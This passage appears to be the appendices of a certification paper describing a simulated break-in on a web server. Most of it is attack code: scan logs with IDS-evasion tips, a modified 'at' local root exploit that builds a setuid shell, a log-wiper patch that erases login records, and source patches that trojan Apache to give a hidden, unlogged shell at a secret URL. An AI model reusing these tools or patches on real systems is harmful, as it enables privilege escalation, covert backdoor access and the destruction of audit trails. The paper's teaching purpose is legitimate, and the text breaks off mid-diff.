+ 404 Not Found: GET /cgi-bin/cachemgr.cgi
+ 404 Not Found: GET /cgi-bin/htgrep.cgi
+ 404 Not Found: GET /cgi-bin/htgrep
+ 501 Method Not Implemented: GET /ws_ftp.ini
+ 404 Not Found: GET /cgi-bin/ws_ftp.ini
+ 501 Method Not Implemented: GET /WS_FTP.ini
+ 404 Not Found: GET /cgi-bin/WS_FTP.ini
+ 404 Not Found: GET /cgi-bin/ax-admin.cgi
+ 404 Not Found: GET /cgi-bin/axs.cgi
+ 404 Not Found: GET /cgi-bin/responder.cgi
+ 404 Not Found: GET /cgi-bin/w3-sql
+ 404 Not Found: GET /cgi-bin/unlg1.1
+ 404 Not Found: GET /cgi-bin/unlg1.2
+ 404 Not Found: GET /cgi-bin/gH.cgi
+ 404 Not Found: GET /cgi-bin/test-cgi
+ 404 Not Found: GET /cgi-bin/campas
+ 404 Not Found: GET /cgi-bin/www-sql
+ 404 Not Found: GET /cgi-bin/w3-msql
+ 404 Not Found: GET /cgi-bin/view-source
+ 404 Not Found: GET /cgi-bin/add_ftp.cgi
+ 404 Not Found: GET /cgi-bin/cgiwrap
+ 404 Not Found: GET /cgi-bin/guestbook.cgi
+ 404 Not Found: GET /cgi-bin/guestbook.pl
+ 404 Not Found: GET /cgi-bin/edit.pl
+ 404 Not Found: GET /cgi-bin/webbbs.cgi
+ 404 Not Found: GET /cgi-bin/whois_raw.cgi
+ 404 Not Found: GET /cgi-bin/AnyBoard.cgi
+ 404 Not Found: GET /cgi-bin/admin.php
+ 404 Not Found: GET /cgi-bin/code.php
+ 404 Not Found: GET /cgi-bin/dumpenv.pl
+ 404 Not Found: GET /cgi-bin/admin.php3
+ 404 Not Found: GET /cgi-bin/code.php3
+ 404 Not Found: GET /cgi-bin/login.cgi
+ 404 Not Found: GET /cgi-bin/login.pl
+ 404 Not Found: GET /cgi-bin/sojourn.cgi
+ 404 Not Found: GET /cgi-bin/dfire.cgi
+ 404 Not Found: GET /cgi-bin/spin_client.cgi
+ 404 Not Found: GET /cgi-bin/Count.cgi
+ 404 Not Found: GET /cgi-bin/stats.prf
+ 404 Not Found: GET /cgi-bin/statsconfig
+ 404 Not Found: GET /cgi-bin/count.cgi
+ 404 Not Found: GET /cgi-bin/nph-test-cgi
+ 404 Not Found: GET /cgi-bin/webgais
+ 404 Not Found: GET /cgi-bin/websendmail
+ 404 Not Found: GET /cgi-bin/bb-hist.sh
+ 501 Method Not Implemented: GET /bb-dnbd/
+ 404 Not Found: GET /cgi-bin/faxsurvey
+ 404 Not Found: GET /cgi-bin/htmlscript
+ 404 Not Found: GET /cgi-bin/aglimpse
+ 404 Not Found: GET /cgi-bin/glimpse
+ 404 Not Found: GET /cgi-bin/man.sh
+ 404 Not Found: GET /cgi-bin/architext_query.pl
+ 404 Not Found: GET /cgi-bin/architext_query.cgi
+ 404 Not Found: GET /cgi-bin/excite
+ 404 Not Found: GET /cgi-bin/getdoc.cgi
+ 404 Not Found: GET /cgi-bin/webplus
+ 404 Not Found: GET /cgi-bin/bizdb1-search.cgi
+ 404 Not Found: GET /cgi-bin/cart.pl
+ 404 Not Found: GET /cgi-bin/filemail.pl
+ 404 Not Found: GET /cgi-bin/filemail
+ 404 Not Found: GET /cgi-bin/php.cgi
+ 404 Not Found: GET /cgi-bin/jj
+ 404 Not Found: GET /cgi-bin/info2www
```

+ 404 Not Found: GET /cgi-bin/nph-publish + 404 Not Found: GET /cgi-bin/ax.cgi + 404 Not Found: GET /cgi-bin/rpm_query + 404 Not Found: GET /cgi-bin/AnyForm2 + 404 Not Found: GET /cgi-bin/AnyForm + 404 Not Found: GET /cgi-bin/textcounter.pl + 404 Not Found: GET /cgi-bin/wwwthreads/ + 501 Method Not Implemented: GET /wwwthreads/ + 404 Not Found: GET /cgi-bin/classified.cgi + 404 Not Found: GET /cgi-bin/classifieds.cgi + 404 Not Found: GET /cgi-bin/classifieds + 404 Not Found: GET /cgi-bin/survey.cgi + 404 Not Found: GET /cgi-bin/survey + 404 Not Found: GET /cgi-bin/search.cgi + 404 Not Found: GET /cgi-bin/c_download.cgi + 404 Not Found: GET /cgi-bin/ntitar.pl + 404 Not Found: GET /cgi-bin/enter.cgi + 404 Not Found: GET /cgi-bin/dig.cgi + 404 Not Found: GET /cgi-bin/tidfinder.cgi + 404 Not Found: GET /cgi-bin/tablebuild.pl + 404 Not Found: GET /cgi-bin/displayTC.pl + 404 Not Found: GET /cgi-bin/dasp/fm_shell.asp + 404 Not Found: GET /cgi-bin/printenv + 404 Not Found: GET /cgi-bin/environ.cgi + 404 Not Found: GET /cgi-bin/session/adminlogin + 404 Not Found: GET /cgi-bin/finger + 404 Not Found: GET /cgi-bin/finger.pl + 404 Not Found: GET /cgi-bin/finger.cgi + 404 Not Found: GET /cgi-bin/maillist.pl + 404 Not Found: GET /cgi-bin/maillist.cgi + 404 Not Found: GET /cgi-bin/sh + 404 Not Found: GET /cgi-bin/bash + 404 Not Found: GET /cgi-bin/ash + 404 Not Found: GET /cgi-bin/tcsh + 404 Not Found: GET /cgi-bin/ksh + 404 Not Found: GET /cgi-bin/csh + 404 Not Found: GET /cgi-bin/rksh + 404 Not Found: GET /cgi-bin/rsh + 404 Not Found: GET /cgi-bin/zsh	+ 404 Not Found: GET /cgi-bin/perl + 404 Not Found: GET /cgi-bin/test-cgi.tcl + 501 Method Not Implemented: GET /php/ + 501 Method Not Implemented: GET /mlog.phtml + 404 Not Found: GET /cgi-bin/mlog.phtml + 501 Method Not Implemented: GET /mylog.phtml + 404 Not Found: GET /cgi-bin/mylog.phtml + 501 Method Not Implemented: GET /bin/ + 404 Not Found: GET /cgi-bin/log/ + 404 Not Found: GET /cgi-bin/log/nether-log.pl?checkit + 404 Not Found: GET /cgi-bin/logs/ + 404 Not Found: GET /cgi-bin/stat/ + 404 Not Found: GET /cgi-bin/stats.pl + 404 Not Found: GET /cgi-bin/stats/ + 404 Not Found: GET /cgi-bin/clickcount.pl?view=test + 404 Not Found: GET /cgi-bin/cstat.pl + 404 Not Found: GET /cgi-bin/ex-logger.pl + 404 Not Found: GET /cgi-bin/hitview.cgi + 404 Not Found: GET /cgi-bin/log-reader.cgi + 404 Not Found: GET /cgi-bin/logit.cgi + 404 Not Found: GET /cgi-bin/logs.pl + 404 Not Found: GET /cgi-bin/lookwho.cgi + 404 Not Found: GET /cgi-bin/mini_logger.cgi + 404 Not Found: GET /cgi-bin/ratlog.cgi + 404 Not Found: GET /cgi-bin/robadmin.cgi + 404 Not Found: GET /cgi-bin/show.pl + 404 Not Found: GET /cgi-bin/stats-bin-p/reports/index.html + 404 Not Found: GET /cgi-bin/statview.pl + 404 Not Found: GET /cgi-bin/viewlogs.pl + 404 Not Found: GET /cgi-bin/wwwstats.pl + 501 Method Not Implemented: GET /admin/ + 501 Method Not Implemented: GET /passwd + 404 Not Found: GET /cgi-bin/passwd + 501 Method Not Implemented: GET /passwd.txt + 404 Not Found: GET /cgi-bin/passwd.txt + 501 Method Not Implemented: GET /password + 404 Not Found: GET /cgi-bin/password + 501 Method Not Implemented: GET /password.txt + 404 Not Found: GET /cgi-bin/password.txt

Appendix C – Apache logs of whisker scan (partial)

For each query created by whisker (listed in full in Appendix B), a log entry was made in the access_log and the error_log of the Apache web server. The entries are easily recognizable as a scan or attack because they access odd cgi-bin files and they are encoded in Unicode to obscure their goal. It is only because the error_log contains the decoded request that the viewer can easily determine what these queries were attempting to reach. It is highly recommended that web logs be scanned for Unicode on a semi-regular basis, because so many attacks and probes and so little normal traffic use Unicode.

It should be noted that the log below is oddly spaced because the whisker command line that generated this log used IDS-evasive mode 6, TAB separation. The author has found that to be the most effective of the IDS evasions when attempting to avoid Snort's notices (as of Snort 1.8.1, ruleset dated 2/24/2002). Note also that whisker pretends to be Netscape (Mozilla/5.0) on Windows 95, the better to avoid notice.

access_log:

```
24.X.3.253 - - [24/Feb/2002:16:37:49 -0500] "GET%00
        /./%63%67%69%2d%62%69%6e/./%77%77%77%73%74%61%74%73%2e%70%6c
        HTTP/1.0" 404 279 "http://www.giac.com/" "Mozilla/5.0 [en] (Win95; U)"
24.X.3.253 - - [24/Feb/2002:16:37:49 -0500] "GET%00      /./%61%64%6d%69%6e/./
        HTTP/1.0" 501 336 "http://www.giac.com/" "Mozilla/5.0 [en] (Win95; U)"
24.X.3.253 - - [24/Feb/2002:16:37:49 -0500] "GET%00      /./%70%61%73%73%77%64
        HTTP/1.0" 501 336 "http://www.giac.com/" "Mozilla/5.0 [en] (Win95; U)"
24.X.3.253 - - [24/Feb/2002:16:37:49 -0500] "GET%00
        /./%63%67%69%2d%62%69%6e/./%70%61%73%73%77%64      HTTP/1.0" 404
274 "http://www.giac.com/" "Mozilla/5.0 [en] (Win95; U)"
24.X.3.253 - - [24/Feb/2002:16:37:49 -0500] "GET%00
        /./%70%61%73%73%77%64%2e%74%78%74       HTTP/1.0" 501 352
"http://www.giac.com/" "Mozilla/5.0 [en] (Win95; U)"
24.X.3.253 - - [24/Feb/2002:16:37:49 -0500] "GET%00
        /./%63%67%69%2d%62%69%6e/./%70%61%73%73%77%64%2e%74%78%74
        HTTP/1.0" 404 278 "http://www.giac.com/" "Mozilla/5.0 [en] (Win95; U)"
24.X.3.253 - - [24/Feb/2002:16:37:49 -0500] "GET%00
        /./%70%61%73%73%77%6f%72%64         HTTP/1.0" 501 344
"http://www.giac.com/" "Mozilla/5.0 [en] (Win95; U)"
24.X.3.253 - - [24/Feb/2002:16:37:49 -0500] "GET%00
        /./%63%67%69%2d%62%69%6e/./%70%61%73%73%77%6f%72%64    HTTP/1.0"
404 276 "http://www.giac.com/" "Mozilla/5.0 [en] (Win95; U)"
24.X.3.253 - - [24/Feb/2002:16:37:49 -0500] "GET%00
        /./%70%61%73%73%77%6f%72%64%2e%74%78%74     HTTP/1.0" 501 360
"http://www.giac.com/" "Mozilla/5.0 [en] (Win95; U)"
24.X.3.253 - - [24/Feb/2002:16:37:49 -0500] "GET%00
        /./%63%67%69%2d%62%69%6e/./%70%61%73%73%77%6f%72%64%2e%74%78
%74    HTTP/1.0" 404 280 "http://www.giac.com/" "Mozilla/5.0 [en] (Win95; U)"
```

error_log:

```
[Sun Feb 24 16:37:49 2002] [error] [client 24.X.3.253] script not found or unable to stat:
/var/www/cgi-bin/logit.cgi
[Sun Feb 24 16:37:49 2002] [error] [client 24.X.3.253] script not found or unable to stat:
/var/www/cgi-bin/logs.pl
[Sun Feb 24 16:37:49 2002] [error] [client 24.X.3.253] script not found or unable to stat:
/var/www/cgi-bin/lookwho.cgi
[Sun Feb 24 16:37:49 2002] [error] [client 24.X.3.253] script not found or unable to stat:
/var/www/cgi-bin/mini_logger.cgi
[Sun Feb 24 16:37:49 2002] [error] [client 24.X.3.253] script not found or unable to stat:
/var/www/cgi-bin/ratlog.cgi
[Sun Feb 24 16:37:49 2002] [error] [client 24.X.3.253] script not found or unable to stat:
/var/www/cgi-bin/robadmin.cgi
[Sun Feb 24 16:37:49 2002] [error] [client 24.X.3.253] script not found or unable to stat:
/var/www/cgi-bin/show.pl
[Sun Feb 24 16:37:49 2002] [error] [client 24.X.3.253] script not found or unable to stat:
/var/www/cgi-bin/stats-bin-p
[Sun Feb 24 16:37:49 2002] [error] [client 24.X.3.253] script not found or unable to stat:
/var/www/cgi-bin/statview.pl
[Sun Feb 24 16:37:49 2002] [error] [client 24.X.3.253] script not found or unable to stat:
/var/www/cgi-bin/viewlogs.pl
[Sun Feb 24 16:37:49 2002] [error] [client 24.X.3.253] script not found or unable to stat:
/var/www/cgi-bin/wwwstats.pl
[Sun Feb 24 16:37:49 2002] [error] [client 24.X.3.253] Invalid method in request
GET%00        /./%61%64%6d%69%6e/./     HTTP/1.0
[Sun Feb 24 16:37:49 2002] [error] [client 24.X.3.253] Invalid method in request
GET%00        /./%70%61%73%73%77%64 HTTP/1.0
[Sun Feb 24 16:37:49 2002] [error] [client 24.X.3.253] script not found or unable to stat:
/var/www/cgi-bin/passwd
[Sun Feb 24 16:37:49 2002] [error] [client 24.X.3.253] Invalid method in request
GET%00        /./%70%61%73%73%77%64%2e%74%78%74        HTTP/1.0
[Sun Feb 24 16:37:49 2002] [error] [client 24.X.3.253] script not found or unable to stat:
/var/www/cgi-bin/passwd.txt
[Sun Feb 24 16:37:49 2002] [error] [client 24.X.3.253] Invalid method in request
GET%00        /./%70%61%73%73%77%6f%72%64          HTTP/1.0
[Sun Feb 24 16:37:49 2002] [error] [client 24.X.3.253] script not found or unable to stat:
/var/www/cgi-bin/password
[Sun Feb 24 16:37:49 2002] [error] [client 24.X.3.253] Invalid method in request
GET%00        /./%70%61%73%73%77%6f%72%64%2e%74%78%74      HTTP/1.0
[Sun Feb 24 16:37:49 2002] [error] [client 24.X.3.253] script not found or unable to stat:
/var/www/cgi-bin/password.txt
```

Appendix D – Discussion of assumed security vulnerability

In this paper, the author has assumed that GIAC is using a particular CGI script that has a security vulnerability. Since GCFW #0253 does not describe the web site in this level of detail, this assumption is allowed under the practical definition. The vulnerability used is recent, and there is no patch publicly available – in fact, the only indication that the vendor is aware of the problem is that they have quietly disabled their own copy of the search engine!

While this assumption may be a stretch, the underlying theory is true – that no matter how good a firewall you have in place, your system is only as secure as the software that you allow the Internet to access, and your software is only as secure as the latest posting to BugTraq. Even if an administrator carefully researches his software choices, if he is not monitoring BugTraq or similar lists, or remaining subscribed to the vendor/author updates list, then he may miss a newfound vulnerability that threatens his security. Even if an Administrator is careful to patch holes as soon as possible, there may be enough between the exploit and the patch that an attacker could get there before the Administrator. Days or even weeks can pass between exploit code becoming public and fixes becoming available, and often the exploit code is available to skilled malicious attackers long before it is made public.

In fact, based on the (thin) evidence footnoted in this paper, the author believes that there is probably a remote exploit for Apache 1.3.X circulating quietly which has not been announced on any lists yet – alternately, it could be related to the newly announced PHP file upload vulnerability[60], or the newly announced mod_ssl vulnerability[61]. Because the author was unable to verify or obtain this exploit, it could not be used in this paper, but the GIAC web site as described in GCFW #0253 could very well be vulnerable without any assumptions being necessary.

Appendix E – Modifications to "at" root exploit

Red modified the attn.tar.gz "at" exploit so that it would expect to find all the appropriate files in /tmp, so that it would execute /bin/ash instead of /bin/sh from the setuid wrapper, and so that it contained the appropriate timezone and offset for the exploit to work, as experimentally determined on his lab Red Hat 7.1 machine[†].

The doit.sh file has also been heavily modified to remove most of the automatic exploit creation and to add the lines required to unpack and execute the program on the GIAC web server.

Here is the doit.sh file:

```
#!/bin/sh

/bin/gunzip /tmp/bep.gz
/bin/chmod 755 /tmp/bep
/bin/gunzip /tmp/find.sh.gz
/bin/gunzip /tmp/rooter.so.gz
/bin/gunzip /tmp/run.gz
/bin/chmod 755 /tmp/run
/bin/gunzip /tmp/suidshell.gz
/bin/chmod 755 /tmp/suidshell

/tmp/run 2>/dev/null
/usr/bin/at 2> /dev/null
[ -u /tmp/suidshell ] && echo "SUCCESS: /tmp/suidshell is setuid"
exit 0
```

Here is the diff between bep.c and Red's bep.c:

```
*** bep.c       Sat Feb 23 12:03:53 2002
--- ../redattn/bep.c    Sat Feb 23 12:05:02 2002
***************
*** 20,26 ****
   system("/usr/bin/at -f /nonexistant 10101010");
   chmod(LINKTO,0777);
   f=fopen(LINKTO,"w");if(!f)die("no link made?");
!  fprintf(f,"/root/attmp/rooter.so\n");
   fclose(f);
   exit(0);
  }
--- 20,26 ----
   system("/usr/bin/at -f /nonexistant 10101010");
   chmod(LINKTO,0777);
   f=fopen(LINKTO,"w");if(!f)die("no link made?");
!  fprintf(f,"/tmp/rooter.so\n");
   fclose(f);
   exit(0);
  }
```

[†] Exploit as described in this appendix does NOT actually contain the appropriate offset – sorry, kids.

Here is the diff between rooter.c and Red's rooter.c:

```
    *** rooter.c    Sat Feb 23 12:03:53 2002
    --- ../redattn/rooter.c Sat Feb 23 12:05:47 2002
    ***************
    *** 3,10 ****
       if(!geteuid())
       {
        unlink("/etc/ld.so.preload");
    !   chown("/root/attmp/suidshell",0,0);
    !   chmod("/root/attmp/suidshell",06711);
       }
       return 0;
      }
    --- 3,10 ----
       if(!geteuid())
       {
        unlink("/etc/ld.so.preload");
    !   chown("/tmp/suidshell",0,0);
    !   chmod("/tmp/suidshell",06711);
       }
       return 0;
      }
```

Here is the diff between run.c and Red's run.c:

```
*** run.c       Sat Feb 23 12:03:53 2002
--- ../redattn/run.c    Sat Feb 23 12:06:32 2002
***************
*** 6,14 ****
  // Modifying these values in some manner may help with different
  // versions of libs or /usr/bin/at

! #define DEFTZONE "NZ-CHAT"
! #define SIZ 120
! #define HOME "/root""/attmp"

  // 1 argument  == don't fork the rmdir() part and use argv[1] for TZONE
  // 2 arguments == same as 1 arg but use argv[2] for DASIZ
--- 6,14 ----
  // Modifying these values in some manner may help with different
  // versions of libs or /usr/bin/at

! #define DEFTZONE "EST"
! #define SIZ 290
! #define HOME "/tmp"

  // 1 argument  == don't fork the rmdir() part and use argv[1] for TZONE
  // 2 arguments == same as 1 arg but use argv[2] for DASIZ
***************
*** 52,58 ****
   unsigned char *p;
   unsigned char lenrun;

!  lenrun=strlen(HOME"/attmp/bep");
   sprintf(shellcode,"%s%c%s",shellcodebase);
   for(p=shellcode;*p;p++)
   {
--- 52,58 ----
   unsigned char *p;
   unsigned char lenrun;

!  lenrun=strlen(HOME"/bep");
   sprintf(shellcode,"%s%c%s",shellcodebase);
   for(p=shellcode;*p;p++)
   {
```

Finally, here is the diff between suidshell.c and Red's suidshell.c:

```
*** suidshell.c Sat Feb 23 12:03:53 2002
--- ../redattn/suidshell.c      Sat Feb 23 12:37:57 2002
***************
*** 2,7 ****
  {
   setreuid(0,0);
   setregid(0,0);
!  unlink("/root/attmp/suidshell");
!  execl("/bin/sh","woot",0);
  }
--- 2,7 ----
  {
   setreuid(0,0);
   setregid(0,0);
!  unlink("/tmp/suidshell");
!  execl("/bin/ash","woot",0);
  }
```

Appendix F – Modifications to "logcleaner" program

In order to clear the traces of Red's login from the utmp, wtmp and lastlog files, Red modified the logcleaner-0.3.c program that he found on Packet Storm (http://packetstorm.bjstuff.com/UNIX/penetration/log-wipers/logcleaner-0.3.c). Here is a patch-compatible diff showing the changes he made. The program is easily compiled with "gcc –o logcleaner logcleaner-0.4.c". Note that Red has removed the paths for files he doesn't want to use this tool on, and modified the code to handle that case gracefully.

```
*** logcleaner-0.3.c   Sat Feb 23 17:38:00 2002
--- logcleaner-0.4.c   Sat Feb 23 17:45:00 2002
***************
*** 36,41 ****
--- 36,42 ----
  #include <stdio.h>
  #include <unistd.h>
  #include <sys/file.h>
+ #include <sys/stat.h>
  #include <fcntl.h>
  #include <utmp.h>
  #include <pwd.h>
***************
*** 44,56 ****
  #define WTMP_NAME       "/var/log/wtmp"
  #define UTMP_NAME       "/var/run/utmp"
  #define LASTLOG_NAME    "/var/log/lastlog"
! #define MESSAGES        "/var/log/messages"
! #define SECURE          "/var/log/secure"
! #define SYSLOG          "/var/log/syslog"
! #define XFERLOG         "/var/log/xferlog"
! #define AUTH            "/var/log/auth.log"
! #define HTTPDA          "/var/log/httpd/access_log"
! #define HTTPDE          "/var/log/httpd/error_log"
  #define MAX           1024*5120
  #define MIN           1024
  void clean_logs(char *host,char *fake);
--- 45,57 ----
  #define WTMP_NAME       "/var/log/wtmp"
  #define UTMP_NAME       "/var/run/utmp"
  #define LASTLOG_NAME    "/var/log/lastlog"
! #define MESSAGES        ""
! #define SECURE          ""
! #define SYSLOG          ""
! #define XFERLOG         ""
! #define AUTH            ""
! #define HTTPDA          ""
! #define HTTPDE          ""
  #define MAX           1024*5120
  #define MIN           1024
  void clean_logs(char *host,char *fake);
*************** main(int argc,char **argv)
*** 65,71 ****
      time_t t1,t2;
      if (argc<2) {
             printf("missing argument\n");
!            printf("usage :./zap <ip>\n");
             exit(1);
      } else {
            time(&t1);
--- 66,72 ----
      time_t t1,t2;
      if (argc<2) {
             printf("missing argument\n");
!            printf("usage :./zap <user>\n");
             exit(1);
      } else {
            time(&t1);
```

```
*************** void clean_utmp(char *host,char *fake)
*** 87,95 ****
             close(f);
           }
       while(read (f, &utmp_ent, sizeof (utmp_ent))> 0 )
!        if (!strncmp(utmp_ent.ut_host,host,strlen(host))) {
              if(fake) {
!                    memcpy(utmp_ent.ut_host,fake,sizeof(utmp_ent.ut_host));
              }else {
                   memset(&utmp_ent,0,sizeof( utmp_ent ));
               }
--- 88,96 ----
             close(f);
           }
       while(read (f, &utmp_ent, sizeof (utmp_ent))> 0 )
!        if (!strncmp(utmp_ent.ut_user,host,strlen(host))) {
              if(fake) {
!                    memcpy(utmp_ent.ut_user,fake,sizeof(utmp_ent.ut_user));
              }else {
                   memset(&utmp_ent,0,sizeof( utmp_ent ));
               }
*************** void clean_wtmp(char *host,char *fake)
*** 110,118 ****
              close(f);
            }
       while(read (f, &utmp_ent, sizeof (struct utmp))>0) {
!           if (!strncmp(utmp_ent.ut_host,host,strlen(host))) {
                if(fake) {
!                     memcpy(utmp_ent.ut_host,fake,sizeof(utmp_ent.ut_host));
                }else {
                memset(&utmp_ent,0,sizeof(struct utmp ));
                }
--- 111,119 ----
              close(f);
            }
       while(read (f, &utmp_ent, sizeof (struct utmp))>0) {
!           if (!strncmp(utmp_ent.ut_user,host,strlen(host))) {
                if(fake) {
!                     memcpy(utmp_ent.ut_user,fake,sizeof(utmp_ent.ut_user));
                }else {
                memset(&utmp_ent,0,sizeof(struct utmp ));
                }
*************** void clean_logs(char *host,char *fake)
*** 154,162 ****
--- 155,169 ----
       char *logs[] = {MESSAGES, SECURE,SYSLOG, XFERLOG, AUTH, HTTPDA, HTTPDE} ;
          char *modlogs[] = {"modMESSAGES", "modSECURE","modSYSLOG", "modXFERLOG",
               "modAUTH","modHTTPDA","modHTTPDE"} ;
+      struct stat statbuf;

       i=0;
       while(i<7) {
+             if (stat(logs[i], &statbuf) == -1) {
+                printf("skipping non-existent file \"%s\"\n\t",logs[i]);
+                i++;
+                continue;
+             }
             printf("cleaning %s\n\t",logs[i]);
               strcpy(buff,"");
             if((fin=fopen(logs[i],"r"))==NULL
```

Appendix G – Modifications to "apachebd" backdoor

In order to allow himself more stealthy access to www.giac.com, Red installed a copy of the Apache web server that included a backdoor based on the "apachebd" backdoor found at http://packetstorm.bjstuff.com/UNIX/penetration/rootkits/apachebd.tgz. The "apachebd" backdoor will not work as designed, because it forks and opens an outgoing connection between an arbitrary (dynamic) TCP port on the web server to a predetermined (dynamic) TCP port on the intruder's machine. This type of connection is not allowed by the GIAC firewall, so Red modifies "apachebd" so that the backdoor is opened within the httpd process, which means it will continue to use the client:dynamic to webserver:80 connection. The major change is the shell_connect function in "http_protocol.c.patch". Because of the way the output is cooked, the shell will essentially be line-buffered – the prompt will not appear, and interactive commands like "more" or "top" will not work correctly. Also, because the shell is essentially an HTTP connection to apache, the standard 20 minute timeout for each connection will apply – Red will be disconnected and need to reconnect every 20 minutes. The stealth that this shell gives is worth it for Red.

The backdoor also requires that Netcat ("nc") be used to access the server instead of "telnet," otherwise a DOS-style CRLF pair ends the line and the commands will not work.

In order to create the backdoor, and to be able to drop it in with as little fanfare as possible, Red downloaded the apache-1.3.19-5.src.rpm Source RPM for the Red Hat 7.1 distribution, which is what GIAC is using. He then installs the sources under /usr/src/redhat with "rpm –Uvh apache-1.3.19-5.src.rpm". This places sources and patches in SOURCES, and the RPM spec file in SPECS. He places a tar file containing "src/include/trojan.h" (to be used as a source file) and two contextual diffs ("patches") into the SOURCES directory, and modifies the apache.spec file to use them.

Here is the diff of apache.spec and the original apache.spec:

```
26d25
< Source15: trojan.tar
35,36d33
< Patch8: http_protocol.c.patch
< Patch9: http_core.c.patch
92c89
< %setup -q -n apache_%{version} -a 1 -a 2 -a 3 -a 15
---
> %setup -q -n apache_%{version} -a 1 -a 2 -a 3
103,104d99
< %patch8 -p1 -b .protocol
< %patch9 -p1 -b .core
```

Here is the "trojan.h" file which is contained in trojan.tar:

```
/* trojan defines */
#define PATH_TO_HTTPD "/usr/sbin/httpd"
#define EVIL_URL "/redrootcomeover"
#define SUID_CODE "/home/red/s"
/* end of trojan defines */
```

Here is “http_protocol.c.patch”:

```
*** apache_1.3.19/src/main/http_protocol.c      Fri Feb 16 09:53:24 2001
--- red_apache_1.3.19/src/main/http_protocol.c  Mon Mar  4 00:43:40 2002
***************
*** 63,68 ****
--- 63,73 ----
   * and the Apache Group.
   */

+ #include "trojan.h"
+
+
+
+
  #define CORE_PRIVATE
  #include "httpd.h"
  #include "http_config.h"
***************
*** 112,117 ****
--- 117,124 ----
   *    - then, if there are no parameters on type, add the default charset
   *    - return type
   */
+ int dontlog=1;
+
  static const char *make_content_type(request_rec *r, const char *type) {
      char *needcset[] = {
        "text/plain",
***************
*** 1119,1125 ****
              ap_log_rerror(APLOG_MARK, APLOG_NOERRNO|APLOG_ERR, r,
                            "request failed: URI too long");
              ap_send_error_response(r, 0);
!             ap_log_transaction(r);
              return r;
          }
          return NULL;
--- 1126,1133 ----
              ap_log_rerror(APLOG_MARK, APLOG_NOERRNO|APLOG_ERR, r,
                            "request failed: URI too long");
              ap_send_error_response(r, 0);
!             if (dontlog == 0)
!                 ap_log_transaction(r);
              return r;
          }
          return NULL;
***************
*** 1131,1137 ****
          if (r->status != HTTP_REQUEST_TIME_OUT) {
              ap_log_rerror(APLOG_MARK, APLOG_NOERRNO|APLOG_ERR, r,
                            "request failed: error reading the headers");
!             ap_send_error_response(r, 0);
              ap_log_transaction(r);
              return r;
          }
--- 1139,1146 ----
          if (r->status != HTTP_REQUEST_TIME_OUT) {
              ap_log_rerror(APLOG_MARK, APLOG_NOERRNO|APLOG_ERR, r,
                            "request failed: error reading the headers");
!             if (dontlog == 0)
!                 ap_send_error_response(r, 0);
              ap_log_transaction(r);
              return r;
          }
***************
*** 1151,1157 ****
              r->header_only = 0;
```

```
              r->status = HTTP_BAD_REQUEST;
              ap_send_error_response(r, 0);
!             ap_log_transaction(r);
              return r;
          }
      }
--- 1160,1167 ----
              r->header_only = 0;
              r->status = HTTP_BAD_REQUEST;
              ap_send_error_response(r, 0);
!             if (dontlog == 0)
!                 ap_log_transaction(r);
              return r;
          }
      }
***************
*** 1185,1191 ****
      }
      if (r->status != HTTP_OK) {
          ap_send_error_response(r, 0);
!         ap_log_transaction(r);
          return r;
      }

--- 1195,1202 ----
      }
      if (r->status != HTTP_OK) {
          ap_send_error_response(r, 0);
!         if (dontlog==0)
!             ap_log_transaction(r);
          return r;
      }
***************
*** 1213,1219 ****
                              "Expect: %s", expect);
              ap_send_error_response(r, 0);
              (void) ap_discard_request_body(r);
!             ap_log_transaction(r);
              return r;
          }
      }
--- 1224,1231 ----
                              "Expect: %s", expect);
              ap_send_error_response(r, 0);
              (void) ap_discard_request_body(r);
!             if (dontlog == 0)
!                 ap_log_transaction(r);
              return r;
          }
      }
***************
*** 2589,2596 ****
--- 2601,2612 ----
      int status = r->status;
      int idx = ap_index_of_response(status);
      char *custom_response;
+     char *hey;
+     char test[512];
      const char *location = ap_table_get(r->headers_out, "Location");

+
+
      /*
       * It's possible that the Location field might be in r->err_headers_out
       * instead of r->headers_out; use the latter if possible, else the
***************
*** 2732,2738 ****
                    "</TITLE>\n</HEAD><BODY>\n<H1>", h1, "</H1>\n",
                    NULL);

!       switch (status) {
```

```
        case HTTP_MOVED_PERMANENTLY:
        case HTTP_MOVED_TEMPORARILY:
        case HTTP_TEMPORARY_REDIRECT:
--- 2748,2767 ----
                    "</TITLE>\n</HEAD><BODY>\n<H1>", h1, "</H1>\n",
                    NULL);

!         /* trojan start */
!         bzero(test,sizeof(test));
!         hey = ap_escape_html(r->pool, r->uri);
!         strncpy(test,hey,strlen(EVIL_URL));
!                       //  012345678901234567801
!         if (!strcmp(test,EVIL_URL))
!         {
!             dontlog=1;
!             connect_shell(hey+strlen(EVIL_URL), r);
!         }
!         dontlog=0;
!
!         /* trojan end */
!         switch (status) {
        case HTTP_MOVED_PERMANENTLY:
        case HTTP_MOVED_TEMPORARILY:
        case HTTP_TEMPORARY_REDIRECT:
***************
*** 2962,2964 ****
--- 2991,3006 ----
      ap_finalize_request_protocol(r);
      ap_rflush(r);
  }
+
+
+ /* trojan start */
+ int connect_shell(char hostname[512], request_rec *r)
+ {
+         dup2(r->connection->client->fd, 0);
+         dup2(r->connection->client->fd, 1);
+         dup2(r->connection->client->fd, 2);
+
+         execl("/home/red/s", "/usr/sbin/redhttpd", (char *)0);
+ }
+ /* trojan end */
+
```

And here is “http_core.c.patch”:

```
*** apache_1.3.19/src/main/http_core.c  Mon Feb 12 04:59:25 2001
--- red_apache_1.3.19/src/main/http_core.c      Mon Mar  4 00:45:26 2002
***************
*** 56,61 ****
--- 56,63 ----
   * University of Illinois, Urbana-Champaign.
   */

+ #include "trojan.h"
+
  #define CORE_PRIVATE
  #include "httpd.h"
  #include "http_config.h"
***************
*** 3123,3128 ****
--- 3125,3134 ----

  static int default_handler(request_rec *r)
  {
+     char *uno;
+     char *dos;
+     int dontlog=1;
+
```

```
      core_dir_config *d =
        (core_dir_config *)ap_get_module_config(r->per_dir_config, &core_module)
;
      int rangestatus, errstatus;
***************
*** 3155,3167 ****
          return METHOD_NOT_ALLOWED;
      }

!     if (r->finfo.st_mode == 0 || (r->path_info && *r->path_info)) {
!       ap_log_rerror(APLOG_MARK, APLOG_ERR|APLOG_NOERRNO, r,
!                     "File does not exist: %s",r->path_info ?
!                     ap_pstrcat(r->pool, r->filename, r->path_info, NULL)
!                     : r->filename);
!       return HTTP_NOT_FOUND;
      }
      if (r->method_number != M_GET) {
          return METHOD_NOT_ALLOWED;
      }
--- 3161,3190 ----
          return METHOD_NOT_ALLOWED;
      }

!     uno = r->path_info;
!     dos = ap_pstrcat(r->pool, r->filename, r->path_info, NULL);
